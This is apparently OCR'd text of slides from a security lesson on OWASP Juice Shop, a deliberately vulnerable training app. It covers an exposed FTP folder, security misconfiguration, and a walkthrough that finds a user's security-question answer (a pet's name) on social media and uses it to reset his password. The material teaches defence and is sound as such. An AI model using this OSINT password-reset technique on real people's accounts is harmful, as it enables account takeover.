
~ / ftp

- quarantine
- acquisitions.md
- announcement_encrypt…
- coupons_2013.md.bak
- eastere.gg
- encrypt.pyc
- incident-support.kdbx
- legal.md
- package.json.bak
- suspicious_errors.yml



acquisitions.md

Completed — 909 bytes




acquisitions.md
C: > Users > Brian > Downloads > acquisitions.md > # Planned Acquisitions

```
# Planned Acquisitions

> This document is confidential! Do not distribute!

Our company plans to acquire several competitors within the next year.
This will have a significant stock market impact as we will elaborate in
detail in the following paragraph:

Lorem ipsum dolor sit amet, consetetur sadipscing elitr, sed diam nonumy
eirmod tempor invidunt ut labore et dolore magna aliquyam erat, sed diam
voluptua. At vero eos et accusam et justo duo dolores et ea rebum. Stet
clita kasd gubergren, no sea takimata sanctus est Lorem ipsum dolor sit
amet. Lorem ipsum dolor sit amet, consetetur sadipscing elitr, sed diam
nonumy eirmod tempor invidunt ut labore et dolore magna aliquyam erat,
sed diam voluptua. At vero eos et accusam et justo duo dolores et ea
rebum. Stet clita kasd gubergren, no sea takimata sanctus est Lorem
ipsum dolor sit amet.

Our shareholders will be excited. It's true. No fake news.

```

# A05 Security Misconfiguration

- Repeatable hardening process
- Removal of unneeded components
- Repeatable testing to verify effectiveness of configuration



User Registration

Email *

Name of your favorite pet?


Last name of dentist when you were a teenager? (...

Your ZIP/postal code when you were a teenager?

Company you first work for as an adult?

Your favorite book?

Your favorite movie?



Apple Juice (1000ml)

The all-time classic.

1.99¤


Reviews (2)

*admin@juice-sh.op*

One of my favorites!

*bjoern@owasp.org*

Tasted like real apples.




bjoern@owasp.org

About 4,040 results (0.28 seconds)

X · bkimminich

2.3K+ followers

Björn Kimminich (@bkimminich) / ...




Björn Kimminich @bkimminich · Sep 25, 2021

How can I best say thanks to everyone who voted for me as "Outstanding Innovator" at 🏆 @owasp #WASPY Awards 2021? 🤔


I know! 💡 😆


Another "Zaya-the-three-legged-cat expresses how excited I am!" picture is required! 📸

👉😸👏👏👏 = Thank y'all! ❤️



Another "Zaya-the-three-legged-cat expr
is required! 📸


Login
Email *
Password *
Forgot your password?



# Forgot Password

Email *

bjoern@owasp.org

Security Question *

●●●●

New Password *


●●●●●●●●

*Password must be 5-40 characters long.* 8/20

Repeat New Password *


●●●●●●●●

8/20



Forgot Password

Your password was successfully changed.




Login

Email *


bjoern@owasp.org

Password *

password



